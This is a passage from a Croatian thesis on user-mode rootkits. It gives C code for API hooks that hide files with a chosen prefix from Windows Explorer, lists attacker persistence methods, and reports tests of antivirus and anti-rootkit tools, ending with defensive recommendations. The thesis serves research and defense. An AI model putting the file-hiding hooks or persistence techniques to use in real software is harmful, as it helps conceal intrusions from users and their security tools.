Ispis 6.24: Aktivacija zaobilaznice



Slika 6.13: Primjena detours biblioteke na `FindFirstFileW()` *funkciju*

Funkcije `MojFindFirstFile()` i `MojFindNextFile()` vrlo su jednostavne i osnovna im je zadaća sakrivanje datoteke/direktorija s imenom koje započinje nizom znakova **!__!$** (taj je niz znakova proizvoljno odabran jer niti jedna "legitimna" datoteka ne počinje tim nizom znakova):

```
HANDLE WINAPI MojFindFirstFile(LPCWSTR fileName, LPWIN32_FIND_DATAW fileData)
{
	HANDLE pov;

	//pozovi staru verziju FindFirstFileW funkcije
	pov = stariFFF(fileName, fileData);
	//ako povratna vrijednost nije NULL
	if(pov)
	{
		//provjeri da li se traži upravo datoteka s prefixom !__!$
		if(ProvjeriPrefix(fileData))
		{
			//ako da, pozovi našu verziju FindNextFileW funkcije
			bool povr = MojFindNextFile(pov, fileData);

			//ako je vrijednost false (dakle, radi se o datoteci s
			//prefixom !__!$), onda vrati FILE_NOT_FOUND pogrešku
			if(!povr)
			{
				SetLastError(ERROR_FILE_NOT_FOUND);
				pov = INVALID_HANDLE_VALUE;
			}
		}
	}

	//povratna vrijednost je ispravna ručica ili INVALID_HANDLE_VALUE u slučaju
	//pogreške ili "sakrivene" datoteke
	return pov;
}

bool ProvjeriPrefix(LPWIN32_FIND_DATAW fileData)
{
	char prefix[10];

	//ime datoteke je Unicode pa moramo prebaciti ime u Multibyte charset
	int size = WideCharToMultiByte(0, 0, (LPCWSTR) fileData->cFileName, -1, NULL,
				0, NULL, 0);

	//varijabla imeDatoteke sadržavat će ime datoteke koja se trenutno "traži"
	char *imeDatoteke = (char *) VirtualAlloc(NULL, size, MEM_COMMIT,
					PAGE_READWRITE);
	WideCharToMultiByte(CP_ACP, WC_NO_BEST_FIT_CHARS, (LPCWSTR) fileData
				->cFileName, -1, imeDatoteke, size, NULL, NULL);

	//prvih 5 znakova imena stavljamo u polje prefix
	strncpy_s(prefix, 10, imeDatoteke, 5);

	VirtualFree(imeDatoteke, 0, MEM_RELEASE);
	//ako je prefix jednak !__!$, onda želimo dotičnu datoteku sakriti
	if(!strcmp(prefix, "!__!$")) return true;

	return false;
}
```

Ispis 6.25: Funkcije `MojFindFirstFile()` *i* `ProvjeriPrefix()`

```
BOOL WINAPI MojFindNextFile(HANDLE hFile, LPWIN32_FIND_DATAW fileData)
{
	BOOL pov;

	//pozivamo staru verziju funkcije FileNextFileW
	pov = stariFNF(hFile, fileData);

	//ako je povratna vrijednost true
	if(pov)
	{
		//sve dok čitamo datoteke s prefixom !__!$, njih želimo sakriti
		while(ProvjeriPrefix(fileData))
		{
			//zovi dalje staru verziju funkcije
			pov = stariFNF(hFile, fileData);

			//ako nam je rezultat stare verzije false, želimo izaći
			//van
			if(!pov) break;
		}
	}

	//vraćamo true u slučaju da je datoteka nađena i da ne počinje
	//prefixom !__!$, inače vraćamo false
	return pov;
}
```

Ispis 6.26: `MojFindNextFile()` *funkcija*

Sve funkcije su dobro dokumentirane i nije ih potrebno detaljnije razjasniti.

Iako je metoda *mijenjanja kôda pri izvođenju* jedna od najboljih metoda koju napadač može koristiti za "otimanje" funkcija u korisničkom načinu rada (u jezgrinom načinu se metoda također koristi, no na nešto drukčiji način), njezina realizacija pomoću *Detours* biblioteke nije idealna. Kada neka aplikacija koristi *Detours* biblioteku, ona mora imati pristup *detoured.dll* datoteci. Prisutnost te datoteke u nekom direktoriju kod pažljivog korisnika može pobuditi sumnju u zloćudne aktivnosti. Također, *Detours* biblioteka koristi posebne oznake kojima "označava" ciljne funkcije koje se zaobilaze i uzimajući u obzir te oznake, mogu se otkriti funkcije koje su "otete", kao i funkcije koje se koriste umjesto tih funkcija.

Napadači umjesto toga koriste neku vrstu vlastite implementacije *Detours* biblioteke, tj. ručno stvaraju odskočnicu i zamjenjuju prvih 5 bajtova ciljne funkcije skokom na zaobilaznu funkciju. Postupak nije trivijalan jer program mora prepoznavati instrukcije i njihove duljine kako bi mogao ispravno stvoriti odskočnicu, no za iskusnog napadača to ne predstavlja veći problem, a javno su dostupni brojni primjeri tog postupka (uključujući i kôd same *Detours* biblioteke).

IATMethod program najsloženiji je do sada opisan program, no i on ima (znatne) nedostatke. Pažljiviji čitatelj sigurno je uočio da se kôd *IATMethod.dll* datoteke uključuje u svaki pokrenuti program (uz određene iznimke koje će biti opisane kasnije), no samo u slučaju *Windows Explorer* i *Task Manager* aplikacija obavlja se "otimanje" funkcija. Jasno je da će bilo koja druga aplikacija koja prikazuje aktivne procese (npr. *Process Explorer* ili *Security Task Manager* [8a]) ili datoteke/direktorije (npr. *xplorer2* [9a] ili *Total Commander* [10a]) bez ometanja prikazati sve datoteke, direktorije i procese koji bi trebali biti skriveni. U pojednim slučajevima taj je problem jednostavno riješiti jer neke aplikacije koriste iste funkcije kao i one koje su "otete" u *Windows Explorer* i *Task Manager* aplikaciji (npr.

xplorer2 aplikacija koristi funkcije `FindFirstFile()` i `FindNextFile()` za "pretragu" datoteka i direktorija). No često aplikacije koriste sasvim različite metode i funkcije za prikaz procesa i datoteka odnosno direktorija. Najbolji primjer takve aplikacije je *Process Explorer* koji koristi vlastiti upravljački program i vlastite načine interakcije sa strukturama operacijskog sustava u svrhu pribavljanja liste aktivnih procesa. Takvu aplikaciju je ovakvom metodom gotovo nemoguće zlorabiti (iako je moguće otimanje na nižem nivou, brojni alati za prikrivanje prisutnosti napadača uspješno skrivaju procese od *Process Explorer* aplikacije).

Još jedan problem predstavljaju aplikacije u komandnoj liniji. Mehanizam Windows kuka ne prepoznaje pokretanje konzolne aplikacije zbog specifičnosti komandne linije. *IATMethod* program se oslanja na Windows kuke i zbog toga ne može detektirati jednostavne konzolne naredbe poput naredbe `dir` koja će prikazati "sakrivene" datoteke i direktorije koje *Windows Explorer* istovremeno neće prikazati. Windows kuke korištene su kako bi se proizvoljni kôd ubacio u adresni prostor aplikacije i kako bi se na taj način presrele pojedine funkcije, tj. modificiralo ponašanje aplikacije.

Jedna od metoda ubacivanja proizvoljnog kôda u adresni prostor bilo koje aplikacije je stvaranje *udaljene dretve* pozivom funkcije `CreateRemoteThread()` koja stvara dretvu koja se izvodi u kontekstu proizvoljne aplikacije. Postoje brojne metode umetanja proizvoljnog kôda i podataka u adresni prostor aplikacije, no navedene su samo one koje su najčešće korištene.

Imajući navedene činjenice na umu, napadač vrlo jednostavno može napisati program koji pretražuje listu trenutno aktivnih procesa i u tablici uvoznih adresa (ali ne samo u toj tablici već i na ostalim relevantnim lokacijama – podsjetimo se *Windows Explorer* aplikacije) i u *svaki* proces koji koristi funkcije koje želimo oteti, umeće zloćudni kôd i "otima" funkcije. Takvu aplikaciju zainteresirani čitatelj može vrlo lako sam napisati koristeći se informacijama navedenima u ovom radu.

IATMethod aplikacija ima još jedan nedostatak tehničke prirode koji je ovdje napravljen namjerno i sa svrhom. U slučaju da korisnik zaustavi *Worker.exe* proces zadužen za postavljanje i micanje kuke *prije* no što je zaustavljena *Task Manager* ili *Windows Explorer* aplikacija, operacijski sustav će dojaviti pogrešku (u slučaju jezgrinog načina rada, radilo bi se o plavom ekranu smrti) jer će aplikacija pokušati pozvati (zloćudnu) funkciju koja više ne postoji. Problem se može vrlo lako izbjeći poništavanjem svih izmjena nakon micanja Windows kuke, a taj je korak ostavljen zainteresiranom čitatelju kao vježba.

Prikazane metode predstavljaju temelj alata za prikrivanje prisutnosti napadača koji djeluju u korisničkom načinu rada. U ovom obliku, niti jedan prikazani program ne zahtijeva administratorske privilegije i kao takav predstavlja vrlo veliku opasnost za korisnika. Ipak, budući da su (u ovom obliku) prikazani programi zapravo *memorijski nepostojani alati za prikrivanje prisutnosti napadača*, prema slici 5.1, nakon ponovnog pokretanja sustava više nisu djelatni i u potpunosti gube svoju funkcionalnost. Ukoliko napadač želi osigurati da alat ostane aktivan i nakon ponovnog pokretanja sustava, dostupne su mu brojne metode koje u suštini zahtijevaju administratorske privilegije.

Najpoznatije metode (prema [24]) navedene su u tablici 6.1 počevši od najjednostavnijih prema onim složenijima.

METODA	TEŽINA	DETEKCIJA	PRIVILEGIJE	OPIS
Run ključ u sustavskom registru	vrlo jednostavno	vrlo jednostavno	korisničke ili administratorske	modifikacija ključa u sustavskom registru omogućava pokretanje programa svaki put kada se korisnik prijavi na sustav
korištenje *.ini* datoteka	vrlo jednostavno	vrlo jednostavno	korisničke	*.ini* datoteke predstavljaju zastarjeli (ali podržani) način pokretanja običnih ili upravljačkih programa. Modifikacijom datoteka moguće je postići pokretanje bilo kojeg programa
registriranje upravljačkog programa	vrlo jednostavno	vrlo jednostavno	administratorske	bilo koji upravljački program može se "registrirati" na način da se pokreće pri pokretanju sustava. Budući da se modificira sustavski registar, zaštitni programi vrlo lako otkrivaju ovu metodu
registriranje programa kao dodatka legitimnim aplikacijama	jednostavno	vrlo jednostavno	ovisno o aplikaciji	program se može registrirati kao dodatak (engl. *add-on*) nekog uobičajenog programa, npr. Internet preglednika. Prilikom pokretanja preglednika pokreće se i dodatak, tj. zloćudni program
zaraženi upravljački program ili neka druga aplikacija	relativno složeno	relativno jednostavno	korisničke (za normalne aplikacije) ili administratorske (za upravljačke programe)	bilo koji program ili upravljački program koji se pokreće pri podizanju sustava može biti modificiran (na disku ili "prisiljen" da učita zloćudnu *dll* datoteku)
modifikacija jezgre operacijskog sustava	vrlo složeno	složeno	administratorske	napadač može modificirati jezgru operacijskog sustava (*ntoskrnl.exe*), modificirajući istodobno i "podizatelja sustava" (engl. *boot loader*) kako bi nova jezgra prošla provjeru integriteta
modifikacija boot sektora	vrlo složeno	složeno – iznimno složeno	administratorske (uz određene ranjivosti moguće je vršiti izmjene samo sa korisničkim privilegijama)	napadač može modificirati prve sektore diska tako da se pri pokretanju operacijskog sustava modificira jezgra operacijskog sustava proizvoljnim kodom

Tablica 6.1: Metode koje osiguravaju ponovno pokretanje zloćudnog programa

Ovim pregledom završava opis alata za prikrivanje prisutnosti napadača u korisničkom načinu rada. Pregled funkcionalnosti u ovom poglavlju nipošto nije potpun: nisu opisane vrlo važne (uglavnom uvijek prisutne) funkcionalnosti kao što je prikupljanje lozinki za prijavu na sustav (engl. *logon password*), skrivanje mrežnog prometa i omogućavanje prijave napadača na sustav (u obliku malog "poslužiteljskog" dijela programa). Gotovo svi poznati alati za prikrivanje prisutnosti napadača posjeduju tu funkcionalnost i o njima govori sljedeće poglavlje.

U sljedećem poglavlju testirani su poznati zaštitni programi na popularnim operacijskim sustavima koristeći najpoznatije alate za prikrivanje prisutnosti napadača u korisničkom načinu rada.

7. Ispitivanje sposobnosti detekcije zaštitnih aplikacija

U poglavlju 4 opisana je metodologija testiranja i operacijski sustavi – *gosti* koji se koriste prilikom testiranja. U ovom poglavlju opisan je antivirusni i zaštitni softver i ispitana su svojstva prevencije i detekcije tog softvera na uzorku najpoznatijih alata za prikrivanje prisutnosti napadača koji djeluju u korisničkom načinu rada.

U tablici 7.1 naveden je korišteni zaštitni softver i sposobnosti i specifičnosti tog softvera.

	AKR 2.007	AVG 8.0 b100 FREE	F-SECURE BLACKLIGHT	GMER CATCHME	GMER	KASPERSKY ANTIVIRUS 8.0	NIAP ANTI-ROOTKIT	USEC RADIX	ROOTKIT REVEALER
ANTIVIRUSNA KOMPONENTA	✗	✓	✗ *	✗	✗ **	✓	✗	✗	✗
PROAKTIVNA KOMPONENTA	✓	✓	✗ *	✗	✗	✓	✗	✗	✗
ANTIROOTKIT KOMPONENTA	✓	✗	✓	✓	✓	✗	✓	✓	✓
ANTIKEYLO-GGER KOMPONENTA	✓	✗	✗	✗	✓ ✗ ***	✗	✗	✗	✗
VLASTITA LISTA PROCESA I/ILI UPRAVLJAČKIH PROGRAMA	✓	✗	✓	✓	✓	✗	✓	✓	✗
LISTA WINDOWS SERVISA	✗	✗	✗	✓	✓	✗	✗	✓	✗
DETEKCIJA (PRIKAZ) MODIFIKACIJA SUSTAVSKOG REGISTRA	✗	✗	✗	✓	✓	✗	✓ ****	✓	✓
LISTA "OTETIH" SISTEMSKIH I/ILI API POZIVA	✓	✗	✗	✓	✓	✗	✓	✓	✗
LISTA *NTFS ADS* TOKOVA	✓	✗	✗	✗	✓	✗	✗	✓	✗

Tablica 7.1: Popis ispitanih zaštitnih aplikacija

Komentari:

***** - *F-Secure BlackLight* se može preuzeti kao *Client Security* koji ima antivirusnu i proaktivnu komponentu.

****** - *GMER* se može konfigurirati tako da mu antivirusnu komponentu predstavlja neki besplatni web antivirusni program.

******* - Iako nema mogućnost direktnog otkrivanja *keylogger* aplikacija, promatrajući rezultate kompletnog pregleda sustava moguće je ponekad uočiti takvu aktivnost.

******** - Vrlo nestabilna funkcionalnost.

U gornjoj tablici nalazi se i antivirusni softver i specijalizirani softver za otkrivanje alata za prikrivanje prisutnosti napadača. Budući da te dvije vrste softvera nisu usporedive po funkcionalnostima koje se u ovom radu zahtjevaju, rezultati testiranja će se vrednovati različito, ovisno o tome da li je riječ o antivirusnom softveru ili "antirootkit" aplikaciji.

Uz klasifikaciju zaštitnog softvera, u tablici 7.2 načinjena je i klasifikacija alata za prikrivanje prisutnosti napadača u korisničkom načinu rada s obzirom na svojstva i funkcionalnost. Pri odabiru alata nastojalo se prije svega uključiti alate koji funkcioniraju u korisničkom načinu rada. Budući da takvi alati nisu toliko česti kao oni koji djeluju u jezgrinom načinu rada, izbor je pao na 4 alata za prikrivanje prisutnosti napadača. Od ta 4 alata, 3 su navedena u tablici, a samo *AFX 2005 Rootkit* nije uvršten jer je pokazao iznimne nestabilnosti pri radu i nikakva mjerenja nisu mogla biti izvršena. Odstupanje od isključivo korisničkog načina rada predstavlja *Hacker Defender* rootkit koji koristi upravljački program. Ipak, same tehnike koje upotrebljava gotovo se u potpunosti oslanjaju na korisničku razinu te je zbog toga svrstan u dolje navedenu skupinu. Testiranje je bilo izvršeno tako da se na čisti sustav ugradio zlćudni alat, izvršila su se ispitivanja i analizirali rezultati, a potom je sustav bio vraćen na inicijalno stanje. Zbog potrebe testiranja, svi su alati bili ugrađeni u sustav korištenjem administratorskog računa (jer sigurnosni alati zahtjevaju uglavnom administratorske privilegije), no iz tablice je vidljivo da ne zahtjevaju svi alati nužno administratorske privilegije.

Svi alati (osim onih koji su opisani u ovom radu) preuzeti su sa stranice [25].

	HACKERDEFENDER (hxdef)	NTIllusion	Vanquish	Naive-Improved	Naive-Logger	IATMethod
VRSTA	memorijski postojani	memorijski postojani	memorijski postojani (DLL umetanje)	memorijski nepostojani	memorijski nepostojani	memorijski nepostojani
PRIVILEGIJE	administratorske/power user	korisničke	administratorske	korisničke	korisničke	korisničke
NAČIN RADA	korisnički + jezgreni (upravljački program)	korisnički	korisnički	korisnički	korisnički	korisnički
SKRIVANJE PROCESA	✔	✔	✘	✔	✔	✔
SKRIVANJE DATOTEKA/DIREKTORIJA	✔	✔	✔	✘	✘	✔
SKRIVANJE KLJUČEVA U SUSTAVSKOM REGISTRU	✔	✔	✔	✘	✘	✘
SKRIVANJE SERVISA	✔	✘	✔	✘	✘	✘
SKRIVANJE MREŽNOG PROMETA	✔	✔	✘	✘	✘	✘
SKRIVANJE MODULA I OSTALIH OBJEKATA SUSTAVA	✔	✔	✘	✘	✘	✘
UPOTREBA ADS TOKOVA	✘	✘	✘	✘	✘	✘
PRESRETANJE UNOSA S TIPKOVNICE	✘	✘	✘	✘	✔	✘
PRIKUPLJANJE LOZINKI ZA PRIJAVU NA SUSTAV	✘	✔	✔	✘	✘	✘
PRISTUP S MREŽE	✔	✔	✘	✘	✘	✘
PROGRAMSKI JEZIK	Delphi + C + asm	C	C	C/C++	C/C++	C/C++

Tablica 7.2: Popis alata za prikrivanje prisutnosti napadača i njihovih funkcionalnosti

Prilikom provođenja testiranja ukazala se potreba za vrednovanjem i ocjenjivanjem uspješnosti pojedinih zaštitnih aplikacija u pogledu otkrivanja zloćudnih aktivnosti i eventualnog ispravljanja zloćudnih modifikacija. Problem ocjenjivanja pokazao se vrlo složen zbog velikih razlika u funkcionalnostima aplikacija i iz činjenice da su aplikacije pokazale drastične razlike u sposobnostima otkrivanja zloćudnih aktivnosti.

Zbog prostornih i vremenskih ograničenja prilikom testiranja i nastanka rada, stvorena je osnovna (a time i donekle neprecizna) shema ocjenjivanja uspješnosti pojedinih aplikacija prikazana na slici 7.1.

Slika 7.1: Shema (kategorije) ocjenjivanja zaštitnih aplikacija

Ocjenjivanje se vrši na temelju 6 kategorija prikazanih na slici pri čemu sve kategorije imaju jednaku težinu, osim zadnje kategorije (mogućnost ispravka modifikacija zloćudnih programa) koja ima nešto veću težinu jer je znatno teža za implementaciju od ostalih funkcionalnosti, a i za krajnjeg korisnika ima najveću važnost. Činjenicu da neka zaštitna aplikacija ima implementiranu neku od navedenih funkcionalnosti označavamo obojanom zvjezdicom ispod dotične kategorije. Kada je neka funkcionalnost samo djelomice implementirana (ili pokazuje nestabilnosti), tada je zvjezdica dopola popunjena.

Za antivirusne aplikacije morala se primijeniti druga metoda ocjenjivanja jer niti jedna antivirusna aplikacija koja je testirana nije imala vlastitu listu aktivnih procesa ili servisa i nije otkrivala skrivene datoteke, procese i ostale objekte. Iako antivirusne aplikacije imaju proaktivnu zaštitu, ona se ne odnosi na zloćudno *ponašanje* samih aplikacija, već na *statičku* detekciju zloćudnog kôda unutar *nepokrenute* datoteke, iz čega je jasno da se *novi* alati za prikrivanje prisutnosti napadača, kao i oni stari uz pametne i "agresivne" modifikacije kôda neće moći otkriti. Zbog toga je pri ocjenjivanju antivirusnih aplikacija korištena vrlo neprecizna i jednostavna metoda: ako aplikacija otkrije zloćudni kôd, dobiva "prolaznu ocjenu", a inače se smatra da nije zadovoljila na dotičnom testu. Kasnije će biti objašnjeno zašto su antivirusne aplikacije uopće uzete u obzir jer je to jedan od vrlo važnih zaključaka ovoga rada. Rezultati testiranja prikazani su u tablicama koje slijede.

	HACKERDEFENDER (hxdef)	NTIllusion	Vanquish	Naive-Improved	NaiveLogger	IATMethod
AKR 2.007						
AVG 8.00 b100						
F-SECURE BLACKLIGHT						
GMER CATCHME		 *	**			

	HACKERDEFENDER (hxdef)	NTIllusion	Vanquish	Naive-Improved	NaiveLogger	IATMethod
GMER						
KASPERSKY ANTIVIRUS 8.0						
NIAP ANTIROOTKIT		 ***				
USEC RADIX		 ****	*****			

	HACKERDEFENDER (hxdef)	NTIllusion	Vanquish	Naive-Improved	NaiveLogger	IATMethod
ROOTKIT REVEALER						

Komentari:

* - *GMER Catchme* kao i brojne druge aplikacije pokazale su izrazitu nestabilnost pri radu s *NTIllusion* alatom. To se pripisuje nestabilnosti samog alata, a ne njegovoj sposobnosti da izbjegne detekciju i odstranjivanje sa sustava. Oznaka u tablici označava da se *GMER Catchme* program nije uspio pokrenuti.

** - Pri detekciji skrivenih datoteka i direktorija došlo je do rušenja programa. Budući da se ovakvo rušenje dogodilo samo za *GMER Catchme*, može se pretpostaviti da je to greška alata, a ne *Vanquish* rootkita.

*** - Isto kao i pod *, iako se *NIAP Antirootkit* alat uspio privremeno pokrenuti no pokazao je iznimne nestabilnosti u radu.

**** - Isto kao i pod *.

***** - Detekcija svih elemenata koji su nabrojani na slici funkcionirala je besprijekorno, no pri pokušaju ispravljanja modifikacija koje je napravio Vanquish rootkit, pojavile su se nestabilnosti u radu i rušenje programa.

U tablicama su navedene ocjene pojedinih zaštitnih aplikacija pri otkrivanju zloćudnih aktivnosti. Vidljivo je da se sposobnosti detekcije uvelike razlikuju za različite aplikacije, pa čak i za istu aplikaciju pri otkrivanju različitih zloćudnih programa. Bitno je napomenuti da nisu dane konačne ocjene za pojedine aplikacije zbog teškoće vrednovanja sposobnosti detekcije – primjerice, iako je *GMER Catchme* bio vrlo uspješan pri detekciji *Hacker Defender* alata (otkrio je skrivene datoteke, skrivene procese i modifikacije registra), pri detekciji *Vanquish* alata otkrio je samo modifikacije registra, što se ne smatra zadovoljavajućim rezultatom. Zbog toga je vrlo teško dati jednoznačnu ocjenu nekom alatu i na temelju tih ocjena napraviti ljestvicu alata.

Iz tablica je jasno vidljivo da je *Naive-Improved* i *NaiveLogger* aplikacije detektirao samo jedan alat na testu – *AKR 2.007* (koji je inače imao vrlo lošu detekciju i nalazi se na samom dnu testiranih alata). *AKR 2.007* uspio je otkriti postavljanje Windows kuke i automatski je označio program kao zloćudan, točnije kao program s *keylogger* sposobnostima, što za *Naive-Improved* program nije točno. Alat je zloćudnu aktivnost otkrio dakle slučajno i zbog toga se takva detekcija ne smatra sasvim "pravilnom".

Nemogućnost detekcije *Naive-Improved* alata bila je donekle očekivana jer alat ne koristi nikakve napredne tehnike, ne skriva datoteke i procese na uobičajen način, ne presreće API funkcije i općenito se ne može karakterizirati kao "opasan", iako to nije sasvim točno (procesi su ipak donekle skriveni). Razlog za "zabrinutost" u ovom slučaju predstavlja globalna kuka koju postavlja *Naive-Improved* program i koju nije otkrila niti jedna druga aplikacija osim *AKR 2.007*. Globalne kuke same po sebi nisu opasne, no vrlo često su znak zloćudnih aktivnosti. Još veći razlog za zabrinutost predstavlja činjenica da niti jedna druga aplikacija nije otkrila *keylogger* aktivnost! Iako je istina da testirane aplikacije nisu specijalizirane za otkrivanje takve aktivnosti, zaista je čudno da niti jedna zaštitna aplikacija (osim već navedene koja je to otkrila relativno "slučajno") nije otkrila tako opasnu aktivnost kao što je presretanje unosa s tipkovnice. Metoda korištena u *NaiveLogger* aplikacije nije nimalo sofisticirana i složena, radi se o najjednostavnijoj metodi presretanja unosa s tipkovnice koja se vrlo lako otkriva i time dodatno zabrinjava da niti jedna aplikacija nije otkrila aktivnost *NaiveLogger* programa. Ta je činjenica najbolji dokaz toga da pretjerana specijalizacija alata i koncentriranje na jedno područje može dovesti do potpunog zanemarivanja nekih drugih, "jednostavnih" i relativno lako uočljivih zloćudnih aktivnosti. Korisnik se zbog toga ne bi smio koncentrirati na jedan alat koji obavlja sve zadaće zaštite jer takav ne postoji, već bi trebao koristiti određeni skup zaštitnih aplikacija.

Od testiranih alata svakako treba izdvojiti dva: *GMER* i *USEC RADIX*. Iako je *GMER* namijenjen otkrivanju alata koji djeluju u jezgrinom načinu rada, zanimljivo je da je pokazao znatno bolje rezultate nego verzija *Catchme* koja je specijalizirana za korisnički način rada. Program je bio vrlo uspješan u otkrivanju *svih* zloćudnih aktivnosti, osim skrivanja procesa u *IATMethod* aplikaciji, uz obilan ispis modifikacija, mogućnost zaustavljanja *skrivenih* procesa, preimenovanja ili brisanja skrivenih datoteka, popravljanja izmjenjenih API funkcija i brojnih drugih mogućnosti. Slična svojstva ima i *USEC RADIX* aplikacija koja je doduše pokazala nestabilnosti pri otkrivanju aktivnosti *NTIllusion* alata (što se pripisuje greškama u samom *NTIllusion* alatu), ali je zato otkrila modifikacije u Windows Explorer aplikaciji koje je načinila *IATMethod* aplikacija i uspješno ih ispravila (nakon ispravljanja su datoteke i direktoriji ponovno bili vidljivi), što *GMER* alat nije uspio. Ta dva programa zasigurno su

najbolje trenutno dostupne zaštitne aplikacije specijalizirane za otkrivanje alata za prikrivanje prisutnosti napadača.

U domeni antivirusnih aplikacija stvar je mnogo jednostavnija. Sve antivirusne aplikacije (testiranje je bilo izvršeno dodatno i sa *Sophos Antivirus* i *Avast Antivirus* aplikacijama, no zbog identičnih rezultata one nisu uvrštene u gornju tablicu) otkrile su sve "poznate" alate za prikrivanje prisutnosti napadača, no oni koji su izgrađeni u okviru ovog rada nisu otkriveni. Razlog tome je što se antivirusne aplikacije temelje na definicijama koje su u većoj ili manjoj mjeri statičke. Kada se u svijetu pojavi nova zloćudna aplikacija, autori antivirusnog softvera dodaju novu definiciju u svoj proizvod kako bi on mogao otkriti i tu novostvorenu opasnost. Osim definicija, antivirusne aplikacije koriste i heurističke metode koje bi trebale otkriti i još "neprijavljene" zloćudne programe, no i iz testiranja je sasvim očito da nisu sasvim uspješne u tome. Još veći razlog za zabrinutost proizlazi iz činjenice da se i modifikacijom kôda *poznatog* zloćudnog alata (ili korištenjem nekih naprednijih tehnika kao što su takozvani *mutatori* koji mijenjaju kôd aplikacije uz nepromijenjenu funkcionalnost) antivirusna aplikacija može vrlo lako "prevariti" i zaobići.

Poznavajući navike običnih korisnika koji koriste samo antivirusnu aplikaciju vjerujući da su u potpunosti sigurni od bilo kakvih "napada", jasno je da napadači nalaze vrlo plodno tlo za širenje svojih zloćudnih programa. Lažna sigurnost koju stvaraju antivirusne aplikacije vrlo je opasna i mnogo bi se pažnje trebalo posvetiti educiranju korisnika i naglašavanju važnosti *ujednačenog* korištenja *osnovnog skupa* zaštitnih aplikacija kojeg čine antivirusna aplikacija, zaštitna stijena, aplikacija za otkrivanje alata za prikrivanje prisutnosti napadača i (pomalo neočekivano) aplikacija za otkrivanje presretanja unosa s tipkovnice.

Uz testirane aplikacije treba dodatno spomenuti i *Comodo Personal Firewall* aplikaciju. Iako se radi o zaštitnoj stijeni, aplikacija ima proaktivnu zaštitu u obliku *Defense+* aplikacije. Proaktivna zaštita pokazala se vrlo uspješnom u otkrivanju *svih* zloćudnih aktivnosti: ugradnja Windows kuka, pisanje po adresnom prostoru drugog procesa, stvaranje novih datoteka, ugradnja upravljačkog programa u slučaju *Hacker Defender* alata, kao i presretanje unosa s tipkovnice i otkrivanje brojnih drugih aktivnosti. Budući da je riječ o zaštitnoj stijeni, aplikacija nije uključena u testiranje jer ju je teško usporediti s testiranim aplikacijama, no riječ je o iznimno korisnoj i kvalitetnoj aplikaciji koja ima najbolju proaktivnu zaštitu od svih aplikacija na testu i svakako bi se, uz već navedene aplikacije *GMER* i *USEC RADIX* trebala naći u skupu nužnih zaštitnih alata.

8. Zaključak

Velika dinamičnost ovog područja i stalna utrka između napadača i autora zaštitnih aplikacija, kao i velika opasnost koju alati za prikrivanje prisutnosti napadača predstavljaju osnovni su razlozi za nastanak ovog rada i upoznavanje s osnovama tih alata.

Iako alati za prikrivanje prisutnosti napadača s korisničkom razinom kao područjem djelovanja nisu toliko rasprostranjeni kao oni koji djeluju u jezgrenom načinu rada i iako su njihove mogućnosti skrivanja slabije nego mogućnosti alata koji djeluju na najnižoj razini operacijskog sustava, svrha rada je bila istaknuti važnost i opasnost upravo takvih alata koji djeluju na korisničkoj razini. Brojne zaštitne aplikacije su pretjeranim specijaliziranjem jednostavno "zanemarile" opasnost koja vreba s korisničke razine i nisu u mogućnosti otkriti zlćudno djelovanje takvih aplikacija. Ipak, mogućnosti kao što su sakrivanje datoteka i direktorija, procesa, Windows servisa, ključeva u sustavskom registru, mrežnog prometa i prikupljanje različitih lozinki (Windows *logon* lozinki, kao i lozinki za pristup mreži i mrežnim servisima kao što su FTP, HTTP i mail poslužitelji, ukoliko sam promet nije kriptiran) pokazuju da se takvi alati nipošto ne smiju zanemariti.

Izvršena testiranja dala su osnovne smjernice ka osnovnom skupu sigurnosnih aplikacija koji bi se trebao sastojati od antivirusne aplikacije (npr. *Avast antivirus*), zaštitne stijene (spomenuti *Comodo Personal Firewall* s izvanrednom proaktivnom zaštitom svakako bi trebao biti jedan od prvih izbora korisnika), "antirootkit" aplikacije (*GMER* ili *USEC RADIX*) i aplikacije za otkrivanje *keylogger* aktivnosti.

Mnogo važniji aspekt od zaštite predstavlja prevencija zaraze, a ona se odnosi na edukaciju i povećavanje svijesti korisnika o opasnostima koje predstavljaju ne samo alati za prikrivanje prisutnosti napadača već i ostali zlćudni programi. Taj je aspekt daleko izvan opsega ovog rada, no predstavlja prvi korak u suzbijanju zaraze jer je mogućnost zaraze manja što je korisnik iskusniji i svjesniji opasnosti.

Alati za prikrivanje prisutnosti napadača koji djeluju u korisničkoj razini pokazuju trend opadanja i u posljednje dvije godine nije uočen niti jedan novi poznati alat koji djeluje u korisničkoj razini, a da ga se može okarakterizirati kao alat za prikrivanje prisutnosti napadača. S druge strane, broj zlćudnih programa s *mogućnošću skrivanja* znatno se povećava iz godine u godinu. Granica između alata za prikrivanje prisutnosti napadača i "tradicionalnih" zlćudnih programa sve je tanja i to je dodatan razlog za zabrinutost zbog relativne neučinkovitosti danas dostupnih zaštitnih aplikacija.

Alati koji djeluju u jezgrinom načinu još su opasniji zbog znatno složenijih načina prikrivanja, no specijalizirani alati kao što je *GMER* otkrivaju čak i vrlo sofisticirane alate. Zbog toga napadači smišljaju sve naprednije tehnike skrivanja i djelovanja, od virtualizacije do hardverskih alata koji se vrlo teško otkrivaju.

Budući da trenutno stanje zaštitnog softvera nije na zadovoljavajućoj razini, korisnik se u svrhu vlastite zaštite treba osloniti na svoje najjače oružje – svoje znanje i razumijevanje opasnosti koju ovakvi alati predstavljaju i upravo je podizanje svjesnosti korisnika bila jedna od osnovnih motivacija nastanka ovog rada.

Nadam se da je rad tome makar malo pridonio.

9. Literatura

[1] McAfee, Inc, *Rootkits, Part 1 of 3: The Growing Threat*, White Paper, travanj 2006.

URL: http://www.mcafee.com/us/local_content/white_papers/threat_center/wp_akapoor_rootkits1_en.pdf

[2] S. Cesare, *Runtime kernel kmem patching*, studeni 1998.

URL: http://vx.netlux.org/lib/vsc07.html

[3] M. Russinovich, *Sony, Rootkits and Digital Rights Management Gone Too Far*, listopad 2005.

URL:http://blogs.technet.com/markrussinovich/archive/2005/10/31/sony-rootkits-and-digital-rights-management-gone-too-far.aspx

[4] Rootkit.com, *Rustock.C*, svibanj 2008.

URL: http://www.rootkit.com/newsread.php?newsid=879

[5] W3Schools, *OS Platform Statistics*, travanj 2008.

URL: http://www.w3schools.com/browsers/browsers_os.asp

[6] H. D. Moore, Metasploit LLC, *Metasploit framework*

URL: http://www.metasploit.com/

[7] M. Howard, S. Lipner, *The Security Development Lifecycle*, Microsoft Press, Washington, 2006.

[8] Microsoft Inc, *Vulnerabilities in Windows TCP/IP Could Allow Remote Code Execution*

URL: http://www.microsoft.com/technet/security/Bulletin/MS08-001.mspx

[9] Microsoft Inc, *The User Account Control WebLog*

